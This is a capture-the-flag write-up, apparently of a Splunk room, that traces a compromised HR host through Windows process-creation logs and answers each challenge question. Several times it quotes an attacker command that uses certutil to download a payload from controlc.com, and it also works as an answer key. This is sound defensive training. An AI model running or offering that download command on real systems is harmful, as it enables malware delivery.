Introduction

We will investigate **host-centric logs** in this challenge room to find suspicious process execution.

Scenario: Identify and Investigate an Infected Host

One of the client's **IDS** indicated a potentially suspicious process execution indicating one of the hosts from the **HR department** was compromised. Some tools related to **network information gathering / scheduled tasks** were executed which confirmed the suspicion. Due to limited resources, we could only pull the process execution logs with **Event ID: 4688** and ingested them into Splunk with the index **win_eventlogs** for further investigation.

❗ **Event ID 4688 :** A new process has been created.

About the Network Information

Before we begin the analysis, I think we need to better understand the network structure of the company using information provided to us.
When we look at the table below, we can see that there are 3 different VLAN structures: **"IT Department"**, **"HR Department"** and **"Marketing Department"**.

About the Network Information		
IT Department	**HR Department**	**Marketing Department**
James	Haroon	Bell
Moin	Chris	Amelia
Katrina	Diana	Deepak

Answer the questions below


Q1: How many logs are ingested from the month of March?

A1: 13959

If we set the time filter to include the month of **March**, we can detect the total number of events.

Filter by Time

index=win_eventlogs




Count of Events

Q2: Imposter Alert: There seems to be an imposter account observed in the logs, what is the name of that user?


A2: Amel1a

If we just click on the field 'UserName' we'll see 10/11 results and nothing looks amiss, let's get the extra name:




```
index=win_eventlogs
| stats count by UserName
```

Notice that the attacker changed a letter when we displayed all of the users, using the filter above? 👆




Imposter Account

Q3: Which user from the HR department was observed to be running scheduled tasks?

A3: Chris.fort
We can add the value **“schtask.exe”** to the filter to examine events associated with **scheduled tasks**.

❗ **schtasks.exe :** Enables an administrator to create, delete, query, change, run, and end scheduled tasks on a local or remote computer.

```
index=win_eventlogs schtasks.exe
```



UserName

And then when we look at the relevant users, we can see that the user named **“Chris.fort”** from the Human Resources Department is running scheduled tasks.

ProcessName


Q4: Which user from the HR department executed a system process (LOLBIN) to download a payload from a file-sharing host.

A4: haroon

We can use the filter below to detect which commands are executed by users in the Human Resources Department.


```
index=win_eventlogs (UserName="haroon" OR "Chris.fort" OR "Daina")
| stats count by CommandLine
```

When we examine the relevant commands, the following one draws our attention



CommandLine

We explore lolbas-project.github.io/ to find binaries used to download payloads
https://lolbas-project.github.io



certutil.exe

When we look at the details of the event to learn more about Splunk, we notice that the relevant command is executed by the user named "Haroon."


```
Category: Process Creation
Channel: Windows
CommandLine:  certutil.exe -urlcache -f - https://controlc.com/548ab556 benign.exe
EventID: 4688
EventTime: 2022-03-04T10:38:28Z
EventType: AUDIT_SUCCESS
HostName: HR_01
NewProcessId: 0x82194b
Opcode: Info
ProcessID: 9912
ProcessName: C:\Windows\System32\certutil.exe
Severity: INFO
SeverityValue: 2
SourceModuleName: eventlog
SourceModuleType: Win_event_log
SourceName: Microsoft-Windows-Security-Auditing
SubjectDomainName: cybertees.local
UserName: haroon
index: winlogs
```

UserName


Alternatively,
We can also achieve this by going to the CommandLine and displaying rare values:
The query for this is:

```
index=win_eventlogs HostName="*HR*"| rare limit=20 CommandLine
```

This looks a lot like what we're looking for. We see the lolbin they used, certutil. We see a file, "benign.exe" and a c2 server it's reaching out to:



Searching by it gives us one result:



Answer: haroon

Q5: To bypass the security controls, which system process (lolbin) was used to download a payload from the internet?

A5: certutil.exe

❗ **Certutil.exe** is a command-line program, installed as part of Certificate Services.

```
Category: Process Creation
Channel: Windows
CommandLine:  certutil.exe -urlcache -f - https://controlc.com/548ab556 benign.exe
EventID: 4688
EventTime: 2022-03-04T10:38:28Z
EventType: AUDIT_SUCCESS
HostName: HR_01
NewProcessId: 0x82194b
Opcode: Info
ProcessID: 9912
ProcessName: C:\Windows\System32\certutil.exe
Severity: INFO
SeverityValue: 2
SourceModuleName: eventlog
SourceModuleType: Win_event_log
SourceName: Microsoft-Windows-Security-Auditing
SubjectDomainName: cybertees.local
UserName: haroon
index: winlogs
```

System Process

Q6: What was the date that this binary was executed by the infected host? format (YYYY-MM-DD)

A6: 2022–03–04

```
Category: Process Creation
Channel: Windows
CommandLine:  certutil.exe -urlcache -f - https://controlc.com/548ab556 benign.exe
EventID: 4688
EventTime: 2022-03-04T10:38:28Z
EventType: AUDIT_SUCCESS
HostName: HR_01
NewProcessId: 0x82194b
Opcode: Info
ProcessID: 9912
ProcessName: C:\Windows\System32\certutil.exe
Severity: INFO
SeverityValue: 2
SourceModuleName: eventlog
SourceModuleType: Win_event_log
SourceName: Microsoft-Windows-Security-Auditing
SubjectDomainName: cybertees.local
UserName: haroon
index: winlogs
```

Date

Q7: Which third-party site was accessed to download the malicious payload?

A7: controlc.com

When we examine the command that was executed, we can see the information of the third-party site that was accessed to download the malicious payload.

```
Category: Process Creation
Channel: Windows
CommandLine:  certutil.exe -urlcache -f - https://controlc.com/548ab556 benign.exe
EventID: 4688
EventTime: 2022-03-04T10:38:28Z
EventType: AUDIT_SUCCESS
HostName: HR_01
NewProcessId: 0x82194b
Opcode: Info
ProcessID: 9912
ProcessName: C:\Windows\System32\certutil.exe
Severity: INFO
SeverityValue: 2
SourceModuleName: eventlog
SourceModuleType: Win_event_log
SourceName: Microsoft-Windows-Security-Auditing
SubjectDomainName: cybertees.local
UserName: haroon
index: winlogs
```

Third-Party Site

Q8: What is the name of the file that was saved on the host machine from the C2 server during the post-exploitation phase?

A8: benign.exe

We can see the file transferred from the Command & Control server controlc.com to the host machine in the executed command. 💻


```
Category: Process Creation
Channel: Windows
CommandLine:  certutil.exe -urlcache -f - https://controlc.com/548ab556 benign.exe
EventID: 4688
EventTime: 2022-03-04T10:38:28Z
EventType: AUDIT_SUCCESS
HostName: HR_01
NewProcessId: 0x82194b
Opcode: Info
ProcessID: 9912
ProcessName: C:\Windows\System32\certutil.exe
Severity: INFO
SeverityValue: 2
SourceModuleName: eventlog
SourceModuleType: Win_event_log
SourceName: Microsoft-Windows-Security-Auditing
SubjectDomainName: cybertees.local
UserName: haroon
index: winlogs
```


Name of the File

Q9: The suspicious file downloaded from the C2 server contained malicious content with the pattern THM{……..}; what is that pattern?

A9: THM{********}

When we access to the C2 server, there is a note waiting for us. 💗



Flag

Q10: What is the URL that the infected host connected to?

A10: https://controlc.com/548ab556

```
Category: Process Creation
Channel: Windows
CommandLine:  certutil.exe -urlcache -f - https://controlc.com/548ab556 benign.exe
EventID: 4688
EventTime: 2022-03-04T10:38:28Z
EventType: AUDIT_SUCCESS
HostName: HR_01
NewProcessId: 0x82194b
Opcode: Info
ProcessID: 9912
ProcessName: C:\Windows\System32\certutil.exe
Severity: INFO
SeverityValue: 2
SourceModuleName: eventlog
SourceModuleType: Win_event_log
SourceName: Microsoft-Windows-Security-Auditing
SubjectDomainName: cybertees.local
UserName: haroon
index: winlogs
```

URL

References for security log and schedule task

https://www.ultimatewindowssecurity.com/securitylog/encyclopedia

https://learn.microsoft.com/en-us/windows/win32/taskschd/schtasks

https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/certutil